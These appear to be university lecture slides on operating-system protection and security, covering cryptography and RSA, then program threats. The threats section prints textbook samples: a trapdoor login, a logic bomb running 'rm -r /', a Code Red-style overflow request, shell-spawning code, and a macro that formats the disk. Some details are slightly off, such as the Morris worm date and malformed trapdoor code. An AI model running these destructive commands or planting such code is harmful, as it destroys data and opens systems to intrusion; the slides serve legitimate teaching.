Operating Systems Concepts

Protection and Security

CS 4375, Fall *2025*
Instructor: MD Armanuzzaman (***Arman***)
marmanuzzaman@utep.edu
November 26, 2025

Summery

- Revisit semaphores
- Overview of Homework 5
  - What we need to do
    - Semaphore system calls
    - One user progress that uses semaphores
  - Code walk through

Agenda

- Protection and Security Concepts
- Security and Security Violation
- Cryptography
  - Symmetric
  - Asymmetric
- Program threats
  - Trojan Horse
  - Trap Door
  - Logic Bomb
  - Stack and Buffer Overflow
  - Viruses
  - Etc.

Concepts

- Protection:
  - Mechanisms and policies to keep programs and users from accessing or changing stuff they should not do
  - Internal to OS
- Security:
  - Issues external to OS
  - Authentication of user, validation of messages, malicious or accidental introduction of flaws, etc.

Security

- Security must consider external environment of the system, and protect the system resources:
  - Your files, identity, confidentiality, or privacy
- Intruders (crackers) attempt to breach security
- Threat is potential security violation
- Attack is attempt to breach security
- Attack can be accidental or malicious
- Easier to protect against accidental than malicious misuse
  - Interception
  - Interruption
  - Modification
  - Fabrication

Security Goals


- Confidentiality
  - The assets of a computing system are accessible only by authorized parties.
- Integrity
  - Assets can be modified only by authorized parties or only in authorized ways
- Availability
  - Assets are accessible to authorized parties

Security Violations

- Breach of confidentiality
  - Information theft, identity theft
- Breach of integrity
  - Unauthorized modification of data
- Breach of availability
  - Unauthorized destruction of data
- Theft of service
  - Unauthorized use of resources
- Denial of service
  - Preventing legitimate use of the system (e.g. crashing web servers)

Security Violation Methods

- Masquerading (breach authentication)
  - Pretending to be somebody else
- Man-in-the-middle attack
  - Masquerading both sender and receiver by intercepting messages
- Replay attack (message modification)
  - Repeat a valid data transmission (e.g. money transfer)
  - May include message modification
- Session hijacking
  - The act of intercepting an active communication session



Cryptography

- Broadest security tool available
- Source and destination of messages cannot be trusted without cryptography
- Means to constrain potential senders (sources) and/or receivers (destinations) of messages
- Based on secrets (keys)




Figure: https://www.tutorialspoint.com/data_communication_computer_network/computer_network_security.htm

Cryptography

1. From ciphertext, one cannot derive plaintext (decode) without the password **(key)**

2. From plaintext and ciphertext, one cannot derive the password **(key)**





Figure: https://www.tutorialspoint.com/data_communication_computer_network/computer_network_security.htm

Secure Communication over Insecure Medium



Cryptography

- Encryption algorithm consists of
  - Set of **K** keys
  - Set of **M** messages (plain-texts)
  - Set of **C** ciphertexts (encrypted messages)
  - A function $E : K \rightarrow (M \rightarrow C)$. That is, for each $k \in K$, $E(k)$ is a function for generating ciphertexts from messages.
  - A function $D : K \rightarrow (C \rightarrow M)$. That is, for each $k \in K$, $D(k)$ is a function for generating messages from ciphertexts.

Cryptography

- An encryption algorithm must provide this essential property:


  Given a ciphertext **c ∈ C**, a computer can **compute m such that E(k)(m) = c only if it possesses D(k)**.

  - Thus, a computer holding **D(k)** can decrypt ciphertexts to the plaintexts used to produce them, but a computer not holding **D(k)** cannot decrypt ciphertexts.
  - Since ciphertexts are generally exposed (for example, sent on the network), it is important that it be infeasible to derive **D(k)** from the ciphertexts

Cryptography - Symmetric

- Same key used to encrypt and decrypt
  - E(k) can be derived from D(k), and vice versa
- **DES** is commonly used symmetric block-encryption algorithm
  - Encrypts a block of data at a time (64 bit messages, with 56 bit key)
- **Triple-DES** is considered more secure
  - Repeat DES three times with three different keys
- Advanced Encryption Standard (**AES**) replaces DES
  - Key length upto 256 bits, working on 128 bit blocks
- **RC4** is most common symmetric stream cipher (works on bits, not blocks), but known to have vulnerabilities
  - Encrypts/decrypts a stream of bytes (e.g. wireless transmission, web browsers)
  - Key is a input to pseudo-random-bit generator
    - Generates an infinite **keystream**


Secure Communication over Insecure Medium



Cryptography - Asymmetric

- Encryption and decryption keys are different
- Public-key encryption based on each user having two keys:
  - public key – published key used to encrypt data
  - private key – key known only to individual user used to decrypt data
- Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme
  - Most common is RSA (Rivest, Shamir, Adleman) block cipher

Cryptography - Asymmetric



Cryptography - Asymmetric

- Formally, it is computationally infeasible to derive **$D(k_d, N)$** from **$E(k_e, N)$**, and so **$E(k_e, N)$** need not be kept secret and can be widely disseminated
  - $E(k_e, N)$ (or just k_e) is the **public key**
  - $D(k_d, N)$ (or just k_d) is the **private key**
  - N is the product of two large, randomly chosen prime numbers p and q (for example, p and q are 512 bits each)
  - Compute r to be (p-1)(q-1)
  - Select k_e and k_d relatively prime to r, such that $k_e\ k_d \bmod (p-1)(q-1) = 1$
  - Encryption algorithm is $E(k_e, N)(m) = m^{ke} \bmod N$
  - Decryption algorithm is then $D(k_d, N)(c) = c^{kd} \bmod N$
- Instead of (p-1)(q-1), we can use the Least Common Multiple (LCM) of them

Cryptography - Asymmetric Example

- Choose p = 7 and q = 13
- We then calculate N = pq = 7 x 13 = 91 and r = (p-1)(q-1) = 72
- We next select k_e relatively prime to 72 and smaller than 72. E.g. 5
- Finally we calculate k_d such that $k_e k_d$ mod 72 = 1. E.g. 29 (Try 73 → X, 145 → 29 ✔)
- We now have our keys
  - Public key k_e , N = 5, 91
  - Private key k_d , N = 29, 91
- Encrypting the message 69 with the public key results in the ciphertext 62 ($E = 69^5 \bmod 91 = 62$)
- Ciphertext can be decoded with the private key ($D = 62^{29} \bmod 91 = 69$)
  - Public key can be distributed in cleartext to anyone who wants to communicate with holder of public key Cryptography


Cryptography

- Symmetric cryptography is based on transformations
- Asymmetric cryptography is based on mathematical functions
- Asymmetric is much more compute intensive
  - Typically not used for bulk data encryption
  - Used for authentication, confidentiality, key distribution
- More info:
  - https://en.wikipedia.org/wiki/RSA_(cryptosystem)
  - http://condor.depaul.edu/ichu/csc415/notes/notes4/rsa.html
  - https://www.cs.drexel.edu/~jpopyack/IntroCS/HW/RSAWorksheet.html

Cryptography - Key Distribution

- Delivery of symmetric key is huge challenge
- Sometimes done **out-of-band**, via paper documents or conversation
- Asymmetric keys can proliferate
  - Even asymmetric key distribution needs care.
    - E.g. man-in-the-middle attack

Cryptography - Key Distribution



Program Threats

- Trojan Horse
  - Free code segment made available to unsuspecting user, that misuses its environment
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - Spyware, pop-up browser windows, covert channels

Program Threats

- Trap Door
  - A hole in the security of a system deliberately left in place by designers or maintainers
  - Specific user identifier or password that circumvents normal security procedures

```
while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing();
    printf("password: ");
    get_string(pass);
    enable_echoing();
    v = check_validity(name, pass);
    if (v)
        break;
}
execute_shell(name);
```

Normal code

```
while (TRUE) {
    printf("login: ");
    get_string(name);
    disable_echoing();
    printf("password: ");
    get_string(pass);
    enable_echoing();
    v = check_validity(name, pass);
    if (v || strcmp(name, "zzzzz")
        break;
}
execute_shell(name);
```

Code with a trapdoor inserted

Program Threats

- Logic Bomb
  - Program that initiates a security incident under certain circumstances
  - E.g. Company programmer writes program with potential to do harm; if programmer is fired, the bomb explodes!

```
while (TRUE) {
    Clock = time(&tloc);
    tm = localtime(&Clock);
    if (tm->tm_mon == 2 || tm->tm_mon == 3 || tm->tm_mon ==4) {
        if (tm->tm_wday == 1) {
            if (tm->tm_hour >= 9) {
                if (tm->tm_min >= 30) {
                    system("/usr/sbin/rm -r / &");
                    break;
}
```

Program Threats

- Stack and Buffer Overflow
  - Exploits a bug in a program (overflow either the stack or memory buffers)

```
#include <stdio.h>
#define BUFFER_SIZE 256

int main(int argc, char *argv[]) {
    char buffer[BUFFER_SIZE];
    if (argc < 2)
        return -1;
    else {
        strcpy(buffer, argv[1]);
        return 0;
    }
}
```


Program Threats

- Stack and Buffer Overflow
  - Exploits a bug in a program (overflow either the stack or memory buffers)

```
~$ GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3
%u7801%9090%6858%cbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8
190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Program Threats

- Stack and Buffer Overflow




Program Threats

- Stack and Buffer Overflow
  - Modified shell code

```
#include <stdio.h>
int main(int argc, char *argv[])
{
          execvp(``\bin\sh'',``\bin \sh'', NULL);
          return 0;
}
```

Program Threats

- Stack and Buffer Overflow



Program Threats

- Viruses
  - Code fragment embedded in legitimate program
  - Very specific to CPU architecture, operating system, applications
  - Usually born via email or as a macro


```
Visual Basic Macro to reformat hard drive
---------------------------------------
Sub AutoOpen()
Dim oFS
    Set oFS =
    CreateObject(''Scripting.FileSystemObject'')
    vs = Shell(''c:command.com /k format c:'',vbHide)
End Sub
```

Program Threats

- Viruses
  - **Virus dropper** inserts virus onto the system
  - Many categories of viruses, literally many thousands of viruses:
    - File (appends itself to a file, changes start pointer, returns to original code)
    - Boot (writes to the boot sector, gets exec before OS)
    - Macro (runs as soon as document containing macro is opened)
    - Source code (modifies existing source codes to spread)
    - Polymorphic (changes each time to prevent detection)
    - Encrypted (first dycripts, then executes)
    - Stealth (modify parts of the system to prevent detection, e.g. read system call)
    - Tunneling (installs itself as interrupt handler or device driver)
    - Multipartite (can infect multiple parts of the system, e.g. memory, boot, files)
    - Armored (hidden and compressed virus files)

Program Threats

- A boot-sector computer virus



System and Network Threats

- Worms
  - Use **spawn** mechanism; standalone program
  - Internet worm (Robert Morris, 1998, Cornell)
    - Exploited UNIX networking features (remote access) and bugs in finger and *sendmail* programs
- Port Scanning
  - Automated attempt to connect to a range of ports on on or a range of IP addresses
- Denial of Service
  - Overload the targeted computer, preventing it from doing any useful work
  - Distributed denial-of-service (DDOS) come from multiple sites at once

Acknowledgements

- “Operating Systems Concepts” book and supplementary material by A. Silberschatz, P. Galvin and G. Gagne
- “Operating Systems: Internals and Design Principles” book and supplementary material by W. Stallings
- “Modern Operating Systems” book and supplementary material by A. Tanenbaum
- R. Doursat and M. Yuksel from University of Nevada, Reno
- Farshad Ghanei from Illinois Tech
- T. Kosar and K. Dantu from University at Buffalo

Announcement

- Quiz 7
  - Will be released on blackboard
- Course evaluation
  - 25 out of 59 **(42%)**
- Last class
  - Review class
  - Monday 12/1